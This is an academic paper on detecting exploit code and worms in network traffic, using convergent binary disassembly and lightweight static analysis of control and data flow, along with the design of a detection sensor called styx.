In this paper, we propose an approach which takes the viewpoint that the nature of communication to and from network services is predominantly or exclusively data and not executable code (see Table 1). Since remote exploits are typically executable code transmitted over a network, it is possible to detect exploits if a distinction can be made between data and executable code in the context of a network flow. One such exploit code indicator was proposed by Toth and Kruegel [35] wherein binary disassembly is performed over a network flow and a long sequence of valid instructions shows the presence of a NOOP sled. However, this scheme falls short, firstly because it is easily defeated by a metamorphic NOOP sled [16], and secondly, because it doesn't take into account information given away by branch instructions. Hence, mere binary disassembly is not adequate.

Exploit code, although not a full program, is very "program-like" and has a certain structure. Moreover, the code must achieve whatever goal was intended by the exploit code author through some sequence of executable instructions. Therefore, there is a definite data and control flow, and at least some of which must be in plain view. Our approach to exploit detection is to look for evidence of meaningful data and control flow, essentially focusing on both NOOP sled and payload components whenever possible. An important consequence of using a static analysis based approach is that it can not only detect previously unseen exploit code but is also more resilient to changes in implementation which exploit code authors employ to defeat signature-based techniques.

There are significant differences both in terms of goals and challenges faced between static analysis of programs and our approach. When performing static analysis, the goal is to reason about a program and answer the question: can program execution lead to unpredictable or malicious behavior? We face a different

problem, which is phrased as follows. Consider one or more executable code fragments with no additional information in terms of program headers, symbol tables or debugging information. At this point, we neither have a well-defined program nor can we trivially determine the execution entry point. Next, consider a set of network flows and arbitrarily choose both a flow as well as the location inside the flow where the code fragments will be embedded. Now, we ask the question: given a flow, can we detect whether a flow contains the program-like code or not? Also, if it does, can we recover at least majority of the code fragments, both for further analysis as well as signature generation? In other words, one challenge is to perform static analysis while recovering the code fragments without the knowledge of their exact location. The other is that the process must be efficient in order scale to network traffic. We show that this is possible albeit in a probabilistic sense.

The relevance of our work goes beyond singular exploits. Lately, there has been a proliferation of Internet worms and there is a strong relationship between the worm spread mechanism and remote exploits.

1.1 Connections Between Exploit Code and Worm Spread Mechanism

Following earlier efforts [33,43,29] in understanding worms which are self-propagating malware, several techniques have been proposed to detect and contain them. For a comprehensive overview of various types of worms, we recommend the excellent taxonomy by Weaver et al. [39].

As is the case with most security areas, there is an arms race unfolding between worm authors and worm detection techniques. For example, portscan detection algorithms [19,40] proposed to rapidly detect scanning worms can be eluded if hitlists are used and one such worm named Santy surfaced recently which used Google searches to find its victims. Table 2 is a compilation of a few representative worm detection algorithms, their working principles and worm counterexamples which can evade detection. In their taxonomy, Weaver et al. [39] had foreseen such possibilities and only within a year of this work, we are beginning to see the corresponding worm implementations. Moreover, with the availability of now mature virus and exploit authoring toolkits which can create stealthy code [6,3], a worm author's task is becoming increasingly easy.

The main point we want to make is that while the working principles specified in the second column of Table 2 are *sufficient* conditions for the presence of worm activity, they are not *necessary* conditions and the counterexamples in the third column support the latter claim. The necessary condition for a worm is *self-propagation* and so far this property has been realized primarily through the use of exploit code; a situation which is unlikely to change. Therefore, if an effective technique can be devised to detect exploit code, then we automatically get worm detection for free regardless of the type of the worm.

1.2 Contributions

There are two main contributions in this paper. As the first contribution, we propose a static analysis approach which can be used over network flows with

Table 2. A compilation of worm detection techniques, their working principles and counterexamples

Worm Detection Approach	**Working Principle**	**Counterexample**
Portscan Detection [19,41]	Scanning worms discover victims by trial-and-error, resulting in several failed connections	Histlist worms, e.g. Santy worm [1] used Google searches.
Distributed Worm Signature Detection [21]	Worm code propagation appears as replicated byte sequences in network streams	Polymorphic and metamorphic worms, e.g. Phatbot worm [27].
Worm/virus Throttle [36]	Rate-limiting outgoing connections slows down worm spread	Slow-spreading worms.
Network Activity-Based Detection [42]	Detect "S"-shaped network activity pattern characteristic of worm propagation	Slow-spreading worms.
Honeypots/Honeyfarms	Collections of honeypots fed by network telescopes, worm signatures obtained from outgoing/incoming traffic.	Anti-honeypot technology [23]
Statistics-Based Payload Detection [38]	Normal traffic has different byte-level statistics than worm infested traffic	Blend into normal traffic [22]

the aim of distinguishing data and program-like code. In this regard, we answer the following two questions.

How can the instruction stream of an exploit code be recovered without the knowledge of its exact location inside a network flow? The exact location of the exploit code inside a network flow depends on several factors, one of them being the targeted vulnerability, and since we have no prior information about the existence of vulnerabilities or lack thereof, we cannot make any assumptions. Nevertheless, Linn et al. [26] observed that Intel binary disassembly has a self-correcting property, that is, performing disassembly over a byte stream containing executable code fragments but without the knowledge of their location still leads to the recovery of a large portion of the executable fragments. Our approach also leverages this property and we present a more in-depth analysis to show that it is relevant even for network flows. Consequently, we have an efficient technique to recover the instruction stream, which although lossy, is sufficiently accurate to perform static analysis.

How can static analysis be performed with only a reasonable cost? Static analysis typically incurs a very high cost and is only suitable for offline analysis. On the other hand, our aim in using static analysis is only to the extent of realizing an exploit code indicator which establishes a distinction between data and

executable code. We analyze the instruction stream produced via binary disassembly using basic data and control flow, and look for a meaningful structure in terms a sequence of valid instructions and branch targets. Such a structure has a very low probability of occurrence in a random data stream. Since we use an abbreviated form of static analysis, the costs are reasonable, which makes it suitable for use in online detection. In the context of detection, false positives can occur when random data is mistaken for executable code, but this is highly unlikely. Also, an exploit code author may deliberately disguise executable code as data, leading to false negatives. This is a harder problem to solve and we pay attention to this aspect during algorithm design wherever relevant.

These two aspects in cohesion form the core of our exploit code detection methodology, which we call *convergent static analysis*. We have evaluated our approach using the Metasploit framework [3], which currently supports several exploits with features such as payload encryption and metamorphic NOOP sleds. We are interested mainly in evaluating effectiveness in detecting exploit code and resistance to evasion. Also, given the popularity of the 32-bit x86 processor family, we consider the more relevant and pressing problem of detecting exploit code targeted against this architecture.

As our second contribution, we describe the design and architecture of an network flow based exploit code detection sensor hinging on this methodology. Sensor deployment in a real-world setting raises several practical issues such as performance overheads, sensor placement and management. In order to gain insight into these issues, we have performed our evaluation based on traces (several gigabytes in size) collected from an 100Mbps enterprise network over a period of 1-2 weeks. The dataset consists of flows that are heterogeneous in terms of operating systems involved and services running on the hosts.

1.3 Summary of Results

As a primary exploit detection mechanism, our approach offers the following benefits over signature-based detection systems.

- It can detect zero-day and metamorphic exploit code. Moreover, it can also detect polymorphic code, but the mileage may vary.
- It does not incur high maintenance costs unlike signature-based detection systems where signature generation and updates are a constant concern.

While our approach can operate in a stand-alone manner, it can also complement signature-based detection systems, offering the following benefit.

- If signature-based detection is to be effective, then the signature repository has to be kept up-to-date; a practically impossible task without automated tools. Our approach, by virtue of its ability to separate data and exploit code, identify portions of a network flow which correspond to an exploit. Therefore, it also serves as a technique which can automatically generate precise and high quality signatures. This is particularly invaluable since significant effort goes into maintaining the signature repository.

The rest of the paper is organized as follows. Related work is discussed in Section 2. Our first contribution is presented in Section 3. The core exploit code detection mechanism is described in Section 4.

2 Related Work

The two broad areas which are relevant to our work are exploit code detection inside network flows and static analysis, and significant advances have been made in both these areas. We review and compare some of them to put our work in perspective.

Several research efforts have acknowledged these evasion tactics and proposed possible solutions to deal with them, but they have their limitations. Hittel [16] showed how a metamorphic sled can be constructed and in the same paper, developed Snort rules for detection; however, their number can be very large. Toth and Kruegel [35], also concentrating on the NOOP sled, went one step further. They used binary disassembly to find sequences of executable instructions bounded by branch or invalid instructions; hence, longer the sequence, greater the evidence of a NOOP sled. However, this scheme can be easily defeated by interspersing branch instructions among normal code [16], resulting in very short sequences. In our approach, although we perform binary disassembly, its purpose is to assist static analysis. Recently, Pasupulati et al. [31] proposed a technique to detect the return address component by matching against candidate buffer addresses. While this technique is very novel and perhaps the first to address metamorphic and polymorphic code, there are caveats. First, the return address component could be very small so that when translated to a signature, it is not specific enough. Secondly, even small changes in software are likely to alter buffer addresses in memory. Consequently, this approach runs into similar administrative overheads as existing signature-based detection systems. We do not focus on the return address component and changes in software do not impact our approach. Wang et al. [38] proposed a payload based anomaly detection system called PAYL which works by first training with normal network flow traffic and subsequently using several byte-level statistical measures to detect exploit code. But it is possible to evade detection by implementing the exploit code in such a way that it statistically mimics normal traffic [22].

Instruction recovery is central to static analysis and there are two general approaches - 1) *linear sweep*, which begins decoding from the first byte, and 2) *recursive traversal* [9], which follows instruction flow as it decodes. The first approach is straightforward with the underlying assumption that the entire byte stream consists exclusively of instructions. In contrast, the common case for our approach is the byte stream exclusively contains data. The second approach tries to account for data embedded among instructions. This may seem similar to our approach but the major difference is that the execution entry point must be known for recursive traversal to follow control flow. When the branch targets are not obvious due to obfuscations, then it is not trivial to determine control flow. To address this issue, an extension called *speculative disassembly* was proposed

by Cifuentes et al. [12], which as the name suggests attempts to determine via a linear sweep style disassembly whether a portion of the byte stream could be a potential control flow target. This is similar to our approach since the main idea is to reason whether a stream of bytes can be executable code. In general, all these approaches aim for accuracy but for our approach although accuracy is important, it is closely accompanied by the additional design goal of efficiency.

The differences between static analysis of malicious programs and exploit code inside network flows notwithstanding, there are lessons to be learnt from studies of obfuscation techniques which hinder static analysis as well as techniques proposed to counter them. Christodorescu et al. reported that even basic obfuscation techniques [11] can cause anti-virus scanners to miss malicious code. They go on to describe a technique to counter these code transformation using general representations of commonly occurring virus patterns. Linn et al. describe several obfuscation techniques [26] which are very relevant to our approach, such as embedding data inside executable code to confuse automatic disassembly. Kruegel et al. devised heuristics [24] to address some of these obfuscations. These algorithms tackle a much harder problem and aim for accuracy in static analysis, while our approach does not for reasons of efficiency and only partial knowledge being available.

3 Convergent Binary Disassembly

Static analysis of binary programs typically begins with disassembly followed by data and control flow analysis. In general, the effectiveness of static analysis greatly depends on how accurately the execution stream is reconstructed. This is still true in our case even if we use static analysis to distinguish data and executable code in a network flow rather than in the context of programs. However, this turns out to be a significant challenge as we do not know if a network flow contains executable code fragments and even if it does, we do not know where. This is a significant problem and it is addressed in our approach by leveraging the self-correcting property of Intel binary disassembly [26]. In this section, we perform an analysis of this property in the context of network flows.

3.1 Convergence in Network Flows

The self-correcting property of Intel binary disassembly is interesting because it tends to converge to the same instruction stream with the loss of only a few instructions. This appears to occur in spite of the network stream consisting primarily of random data and also when disassembly is performed beginning at different offsets. These observations are based on experiments conducted over network flows in our dataset. We considered four representative types of network flows - HTTP (plain text), SSH (encrypted), X11 (binary) and CIFS (binary). As for the exploit code, we used the Metasploit framework to automatically generate a few instances. We studied the effects of binary disassembly by varying the offsets of the embedded exploit code as well as the content of the network flow.




Fig. 2. General IA-32 instruction format

Convergence occurred in *every* instance but with different number of incorrectly instructions, ranging from 0 to 4 instructions.

The phenomenon of convergence can be explained by the nature of the Intel instruction set. Since Intel uses a complex instruction set computer architecture, the instruction set is very dense. Out of the 256 possible values for a given start byte to disassemble from, only one (`0xF1`) is illegal [2]. Another related aspect for rapid convergence is that Intel uses a variable-length instruction set. Figure 2 gives a overview of the general instruction formation for the IA-32 architecture [2]. The length of the actual decoded instruction depends not only on the opcode, which may be 1-3 bytes long, but also on the directives provided by the prefix, ModR/M and SIB bytes wherever applicable. Also note that not all start bytes will lead to a successful disassembly and in such an event, they are decoded as a data byte.

3.2 Analysis

We give a more formal analysis for this phenomenon. Given a byte stream, let's assume that the actual exploit code is embedded at some offset $x = 0, 1, 2, \ldots$. Ideally, binary disassembly to recover the instruction stream should begin or at least coincide at x. However, since we do not know x, we start from the first byte in the byte stream. We are interesting in knowing how soon after x does our disassembly synchronize with the actual instruction stream of the exploit code.

To answer this question, we model the process of disassembly as a random walk over the byte stream where each byte corresponds to a state in the state space. Disassembly is a strictly forward-moving random walk and the size of each step is given by the length of the instruction decoded at a given byte. There are two random walks, one corresponding our disassembly and the other corresponding to the actual instruction stream. Note that both random walks do not have to move simultaneously nor do they take the same number of steps to reach the point where they coincide.

Translating to mathematical terms, let $L = \{1, \ldots, N\}$ be the set of possible step sizes or instruction lengths, occurring with probabilities $\{p_1, \ldots, p_N\}$. For the first walk, let the step sizes be $\{X_1, \ldots, |X_i \in L\}$, and define $Z_k = \sum_{j=1}^{k} X_j$. Similarly for the second walk, let step sizes be $\{\tilde{X}_1, \ldots, |\tilde{X}_i \in L\}$ and $\tilde{Z}_k = \sum_{j=1}^{k} \tilde{X}_j$. We are interested in finding the probability that the random walks $\{Z_k\}$ and $\{\tilde{Z}_k\}$ intersect, and if so, at which byte position.

One way to do this, is by studying 'gaps', defined as follows: let $G_0 = 0$, $G_1 = |\tilde{Z}_1 - Z_1|$. $G_1 = 0$ if $\tilde{Z}_1 = Z_1$, in which case the walks intersect after 1 step. In case $G_1 > 0$, suppose without loss of generality that $\tilde{Z}_1 > Z_1$. In terms of our application: $\{Z_k\}$ is the walk corresponding to our disassembly, and $\{\tilde{Z}_k\}$ is the actual instruction stream. Define $k_2 = \inf\{k : Z_k \geq \tilde{Z}_1\}$ and $G_2 = Z_{k_2} - \tilde{Z}_1$. In general, Z and $\tilde{Z}$ change roles of 'leader' and 'laggard' in the definition of each 'gap' variable G_n. The $\{G_n\}$ form a Markov chain. If the Markov chain is irreducible, the random walks will intersect with positive probability, in fact at the first time the gap size is 0. Let $T = \inf\{n > 0 : G_n = 0\}$ be the first time the walks intersect. The byte position in the program block where this intersection occurs is given by $Z_T = Z_1 + \sum_{i=1}^{T} G_i$.

In general, we do not know Z_1, our initial position in the program block, because we do not know the program entry point. Therefore, we are most interested in the quantity $\sum_{i=1}^{T} G_i$, representing the number of byte positions after the dissassembly starting point that synchronization occurs.

Using partitions and multinomial distributions, we can compute the matrix of transition probabilities $p_n(i,j) = P(G_{n+1} = j | G_n = i)$ for each $i, j \in \{0, 1, \ldots N-1\}$. In fact $p_n(i,j) = p(i,j)$ does not depend on n, i.e. the Markov chain is homogeneous. This matrix allows us e.g. to compute the probability that the two random walks will intersect n positions after disassembly starts.

The instruction length probabilities $\{p_1, \ldots, p_N\}$ required for the above computations are dependent on the byte content of network flows. The instruction length probabilities were obtained by disassembly and statistical computations over the same network flows chosen during empirical analysis (HTTP, SSH, X11, CIFS). In Figure 3, we have plotted the probability $P(\sum_{i=1}^{T} G_i > n)$, that intersection (synchronization) occurs beyond n bytes after start of disassembly, for $n = 0, \ldots, 99$.




Fig. 3. Probability that the walk corresponding to our disassembly and the actual instruction flow will not have intersected after n bytes

It is clear that this probability drops fast, in fact with probability 0.95 the disassembly walk' and the 'program walk' will have intersected on or before the 21st (HTTP), 16th (SSH), 15th (X11) and 16th (CIFS) byte respectively, after the disassembly started. On average, the walks will intersect after just 6.3 (HTTP), 4.5 (SSH), 3.2 (X11) and 4.3 (CIFS) bytes respectively.

4 Static Analysis Based Detection

From a security standpoint, static analysis is often used to find vulnerabilities and related software bugs in program code. It is also used to determine if a given program contains malicious code or not. However, due to code obfuscation techniques and undecidability of aliasing, accurate static analysis within reasonable time bounds is a very hard problem. On one hand, superficial static analysis is efficient but may lead to poor coverage, while on the other, a high accuracy typically entails a prohibitively large running time.

4.1 Working Premise

In our approach, we use static analysis over network flows, and in order to realize an online network-based implementation, efficiency is an important design goal. Normally, this could translate to poor accuracy, but in our case we use static analysis only to devise a process of elimination. which is based on the premise that an exploit code is subject to several constraints in terms of the exploit code size and control flow. Subsequently, these constraints will help determine if a byte stream is data or program-like code.

Exploit Code Size. For every vulnerable buffer, an attacker can potentially can write arbitrary amount of data past the bounds of the buffer, but this will most likely result in a crash as the writes may venture into unmapped or invalid memory. This is seldom the goal of a remote exploit and in order to be successful, the exploit code has to be carefully constructed to fit inside the buffer. Each vulnerable buffer has a limited size and this in turn puts limits on the size of the transmitted infection vector.

Branch Instructions. The interesting part of a branch instruction is the branch target and for an exploit code, the types of branch targets are limited - 1) due to the uncertainty involved during a remote infection, control flow cannot be transferred to any arbitrary memory location, 2) due to the size constraints, branch targets can be within the payload component and hence, calls/jumps beyond the size of the flow are meaningless, or 3) due to the goals which must be achieved, the exploit code must eventually transfer control to a system call. Branch instructions of interest [2] are `jmp` family, `call/ret` family, `loop` family and `int`.

System Calls. Even an attacker must look to the underlying system call subsystem to achieve any practical goal such as a privileged shell. System calls can be invoked either through the library interface (`glibc` for Linux and `kernel32.dll`,

`ntdll.dll` for Windows) or by directly issuing an interrupt. If the former is chosen, then we look for the preferred base load address for libraries which on Linux is 0x40—— and 0x77—— for Windows. Similarly, for the latter, then the corresponding interrupt numbers are `int 0x80` for Linux and `int 0x2e` for Windows.

A naive approach to exploit code detection would be to just look for branch instructions and their targets, and verify the above branch target conditions. However, this is not adequate due to the following reasons, necessitating additional analysis. First, in our experience, although the byte patterns satisfying the above conditions occur with only a small probability in a network flow, it is still not sufficiently small to avoid false positives. Second, the branch targets may not be obvious due to indirect addressing, that is, instead of the form '`call 0x12345678`', we may have '`call eax`' or '`call [eax]`'.

There two general categories of exploit code from a static analysis viewpoint depending on the amount of information that can be recovered. To the first category belong those types of exploit code which are transmitted in plain view such as known exploits, zero-day exploits and metamorphic exploits. The second category contains exploit code which is minimally exposed but still contains some hint of control flow, and polymorphic code belongs to this category. Due to this fundamental difference, we approach the process of elimination for polymorphic exploit slightly differently although the basic methodology is still on static analysis. Note that if both polymorphism and metamorphism are used, then the former is the dominant obfuscation. We now turn to the details of our approach starting with binary disassembly.

4.2 Disassembly

In general, Intel disassembly is greedy in nature, quickly consuming bytes until the actual instruction stream is reached. As this happens regardless of where the disassembly begins, it is already an efficient instruction recovery mechanism. Convergent dissembly is also useful when data is embedded inside the instruction stream. As an illustration, consider the following byte sequence which begins with a `jmp` instruction and control flow is directed over a set of data bytes into NOPs. Observe that convergence holds good even in this case with the data bytes being interpreted as instructions, and although there is a loss of one NOP, it still synchronizes with the instruction stream.

Byte sequence: EB 04 DD FF 52 90 90

```
00000000: EB04    jmp short 0x6
00000002: DD0A    fisttp dword [edx]
00000004: DD      db 0xDD
00000005: FF5290  call near [edx-0x70]
00000008: 90      nop
```

However, there are caveats to relying entirely on convergence; the technique is lossy and this does not always bode well for static analysis because while the loss of instructions on the NOOP sled is not serious, loss of instructions inside the exploit code can be.

Due to the nature of conditions being enforced, branch instructions are important. It is desirable to recover as many branch instructions as possible, but it comes at the price of a large processing overhead. Therefore, depending on whether the emphasis is on efficiency or accuracy, two disassembly strategies arise.

Strategy I: (Efficiency). The approach here is to perform binary disassembly starting from the first byte without any additional processing. The convergence property will ensure that at least a majority of instructions including branch instructions has been recovered. However, this approach is not resilient to data injection.

Strategy II: (Accuracy). The network flow is scanned for opcodes corresponding to branch instructions and these instructions are recovered first. Full disassembly is then performed over the resulting smaller blocks. As a result, no branch instructions are lost.

The latter variation of binary disassembly is slower not only because of an additional pass over the network flow but also the number of potential basic blocks that may be identified. The resulting overheads could be significant depending on the network flow content. For example, one can expect large overheads for network flows carrying ASCII text such as HTTP traffic because several conditional branch instructions are also printable characters, such as the 't' and 'u', which binary disassembly will interpret as `je` and `jne` respectively.

4.3 Control and Data Flow Analysis

Our control and data flow analysis is a variation of the standard approach. Having performed binary disassembly using one of the aforementioned strategies, we construct the control flow graph (CFG). Basic blocks are identified as usual via block leaders - the first instruction is a block leader, the target of a branch instruction is a block leader, and the instruction following a branch instruction is also a block leader. A basic block is essentially a sequence of instructions in which flow of control enters at the first instruction and leaves via the last. For each block leader, its basic block consists of the leader and all statements upto but not including the next block leader. We associate one of three states with each basic block - *valid*, if the branch instruction at the end of the block has a valid branch target, *invalid*, if the branch target is invalid, and *unknown*, if the branch target is not obvious. This information helps in pruning the CFG. Each node in the CFG is a basic block, and each directed edge indicates a potential control flow. We ignore control predicate information, that is, `true` or `false` on outgoing edges of a conditional branch. However, for each basic block tagged as invalid, all incoming and outgoing edges are removed, because that block cannot appear in any execution path. Also, for any block, if there is only one outgoing edge and that edge is incident on an invalid block, then that block is also deemed invalid. Once all blocks have been processed, we have the required CFG. Figure 4 shows the partial view of a CFG instance. In a typical CFG, invalid blocks form

a very large majority and they are excluded from any further analysis. The role of control flow analysis in our approach is not only to generate the control flow graph but also to greatly reduce the problem size for static analysis. The remaining blocks in a CFG may form one or more disjoint chains (or subgraphs), each in turn consisting of one or more blocks. In Figure 4, blocks numbered 1 and 5 are invalid, block 2 is valid and ends in a valid library call, and blocks 3 and 4 form a chain but the branch instruction target in block 4 is not obvious. Note that the CFG does not have a unique entry and exit node, and we analyze each chain separately.




Fig. 4. A snapshot of a typical CFG after control flow analysis

We use data flow analysis based on program slicing to complete the process of elimination. Program slicing is a decomposition technique which extracts only parts of a program relevant to a specific computation, and there is a rich literature on this topic [34,20,14]. For our purpose, we adopt the backward static slicing technique approach proposed by Weiser [28], who used the control flow graph as an intermediate representation for his slicing algorithm. This algorithm has a running time complexity of $O(v \times n \times e)$, where v, n, e are the numbers of variables, vertices and edges in the CFG, respectively. Given that there are only a fixed number of registers on Intel platform, and that the number of vertices and edges in a typical CFG is almost the same, the running time is $O(n^2)$. Other approaches exist which use different representations such as program dependence graph (PDG) and system dependence graph (SDG), and perform graph reachability based analysis [30,17]. However, these algorithms incur additional representation overheads and are more relevant when accuracy is paramount.

In general, a few properties are true of any chain in the reduced CFG. Every block which is not the last block in the chain has a branch target which is an offset into the network flow and points to its successor block. For the last block in a chain, the following cases capture the nature of the branch instruction.

Case I: Obvious Library Call. If the last instruction in a chain ends in a branch instruction, specifically `call`/`jmp`, but with an obvious target (immediate/absolute addressing), then that target must be a library call address. Any other valid branch instruction with an immediate branch target would appear earlier in the chain and points to the next valid block. The corresponding chain can be executed only if the stack is in a consistent state before the library call, hence, we expect `push` instructions before the last branch instruction. We compute a program slice with the slicing criterion $< s, v >$, where s is the statement number of the `push` instruction and v is its operand. We expect v to be defined before it is used in the instruction. If these conditions are satisfied, then an alert

is flagged. Also, the byte sequences corresponding to the last branch instruction and the program slice are converted to a signature (described later).

Case II: Obvious Interrupt. This is other case of the branch instruction with an obvious branch target, and the branch target must be a valid interrupt number. In other words, the register `eax` is set to a meaningful value before the interrupt. Working backwards from the `int` instruction, we search for the first use of the `eax` register, and compute a slice at that point. If the `eax` register is assigned a value between 0-255, then again an alert is raised, and the appropriate signature is generated.

Case III: The `ret` Instruction. This instruction alters control flow but depending on the stack state. Therefore, we expect to find at some point earlier in the chain either a `call` instruction, which creates a stack frame or instructions which explicitly set the stack state (such as `push` family) before `ret` is called. Otherwise, executing a `ret` instruction is likely to cause a crash rather than a successful exploit.

Case IV: Hidden Branch Target. If the branch target is hidden due to register addressing, then it is sufficient to ensure that the constraints over branch targets presented in 4.1 hold over the corresponding hidden branch target. In this case, we simply compute a slice with the aim of ascertaining whether the operand is being assigned a valid branch target. If so, we generate alert.

Polymorphic Exploit Code. As mentioned earlier, polymorphic exploit code is handled slightly differently. Since only the decryptor body can be expected to be visible and is often implemented as a loop, we look for evidence of a cycle in the reduced CFG, which can be achieved in $O(n)$, where n is the total number of statements in the valid chains. Again, depending on the addressing mode used, the loop itself can be obvious or hidden. For the former case, we ascertain that at least one register being used inside the loop body has been initialized outside the body. An alternative check is to verify that at least one register inside the loop body references the network flow itself. If the loop is not obvious due to indirect addressing, then the situation is similar to case IV. We expect that the branch target to be assigned a value such that control flow points back to the network flow. By combining this set of conditions with the earlier cases, we have a generic exploit code detection technique which is able to handle both metamorphic and polymorphic code.

Potential for Evasion. Any static analysis based approach has a limitation in terms of the coverage that can be achieved. This holds true even for our approach and an adversary may be able to synthesize which evades our detection technique. However, there are some factors in our favor. Obfuscations typically incur space overheads and the size of the vulnerable buffer is a limiting factor. Moreover, in the reduced CFG, we scan *every* valid chain and while it may be possible to evade detection in a few chains, we believe it is difficult to evade detection in all of them. Finally, the above rules for detection are only the initial set and

may require updating with time, but very infrequently as compared to current signature-based systems.

4.4 Signature Generation

Control flow analysis produces a pruned CFG and data flow analysis identifies interesting instructions within valid blocks. A signature is generated based on the bytes corresponding to these instructions. Note that we do not convert a whole block in the CFG into a signature because noise from binary disassembly can misrepresent the exploit code and make the signature useless. The main consideration while generating signatures is that while control and data flow analysis may look at instructions in a different light, the signature must contain the bytes in the order of occurrence in a network flow. We use the regular expression representation containing wildcards for signatures since the relevant instructions and the corresponding byte sequences may be occur disconnected in the network flow. Both Bro and Snort (starting from version 2.1.0) support regular expression based rules, hence, our approach makes for a suitable signature generation engine.

5 An Exploit Detection Sensor

So far we have described the inner workings of our exploit detection algorithm. We now turn to its application in the form of a network flow-based exploit detection sensor called *styx*. Figure 5 presents a design overview. There are four main components: flow monitor, content sieve, malicious program analyzer and executable code recognizer. The executable code recognizer forms the core component of styx, and other components assist it in achieving its functionality and improving detection accuracy.




Fig. 5. Architecture of an exploit code detection sensor based on convergent static analysis

Flow Monitor. Our view of the information transfer over networks is that of network flows. The main task of the *flow monitor* is to intercept incoming/outgoing packets and reconstruct the corresponding flow data. Network flows can be unidirectional or bidirectional, and both directions can contain executable worm code. We implemented the flow monitor using `tcpflow`, which captures and reassembles the network packets. We have used `tcpflow` mainly because it is an off-the-shelf open-source tool which is readily available and can be easily modified to suit our requirements. `tcpflow` writes all the information exchanged between any two hosts into two separate files, one for each direction.

We consider both TCP and UDP flows. Reconstruction of TCP flows is fairly straightforward even when packets arrive out of order. UDP is an unreliable protocol and when packets arrive out of order, reconstructing the intended network stream is not possible. In such cases, styx will likely miss the embedded exploit code. However, this is not such a serious issue as it may seem because if the UDP packets arrived in a different order than what a exploit code author intended, then it is unlikely that infection will be successful. This is perhaps why not many exploit code which transmit using UDP, and when such worms are implemented, the worm code is very small. For example, the Slammer/Sapphire worm used UDP and was small enough to fit in only one UDP packet.

Content Sieve. Some network flows may contain programs which can pass all our tests of exploit code detection leading to false positives. It is therefore necessary to make an additional distinction between program-like code and programs. The *content sieve* is responsible for filtering content which may interfere with the executable code recognizer component. To this end, before deploying styx, it is necessary to specify which services may or may not contain executable code. This information is represented as a 3-tuple (π, τ, υ), where π is the standard port number of a service, τ is the type of the network flow content, which can be data-only (denoted by `d`) or data-and-executable (denoted by `dx`), and υ is the direction of the flow, which is either incoming (denoted by `i`) or outgoing (denoted by `o`). For example, `(ftp, d, i)` indicates an incoming flow over the ftp port has data-only content type. Further fine-grained rules could be specified on a per-host basis. However, in our experience we have seen that for a large organization which contains several hundred hosts, the number of such tuples can be very large. This makes fine-grained specification undesirable more so because it puts a large burden on the system administrator rather than the impact it may have on styx's performance. If a rule is not specified, then data-only network flow content is assumed by default for the sake of convenience since most network flows carry data. Therefore, the content sieve is activated only when a flow has a rule indicating that it is not data-only.

The content sieve has been implemented to identify Linux and Microsoft Windows executable programs. Our data set shows that occurrence of programs inside flows is not very common and when they do occur, it can attributed to downloads of third-party software from the Internet. We believe that the occurrence of programs could be much higher in popular peer-to-peer file sharing networks. However, the security policy at the enterprise where the data was

collected, prevents use of such networks and therefore our data set is not representative of this scenario.

Programs on the Linux and Windows platform follow the ELF [7] and the PE [8] executable formats respectively. We describe the methodology for detecting an ELF executable; the process is similar for a PE executable. The network flow is scanned for the characters '`ELF`' or equivalently, the consecutive bytes `454C46` (in hexadecimal). This byte sequence usually marks the start of a valid ELF executable. Next, we look for the following positive signs to ascertain that the occurrence of the these bytes was not merely a coincidence.

ELF Header: The ELF header contains information which describes the layout of the entire program, but for our purposes, we require only certain fields to perform sanity checks. For example, the `e_ident` field contains machine independent information and must assume meaningful values (see [7]), `e_machine` must be `EM_386`, `e_version` must be 1, etc. As our data set indicates, these checks are usually adequate. But if additional confirmation is required, then we also perform the next two checks.

Dynamic Segment: From the ELF header, we find the offset of the Program Header and subsequently, the offset of the Dynamic Segment. If this segment exists, then the executable uses dynamic linkage and the segment must contain the names of the external shared libraries such as `libc.so.6`.

Symbol and String Tables: Also from the ELF header, we find the offset of symbol and string tables. The string tables must strictly contain printable characters. Also, the symbol table entries must point to valid offsets into the string table.

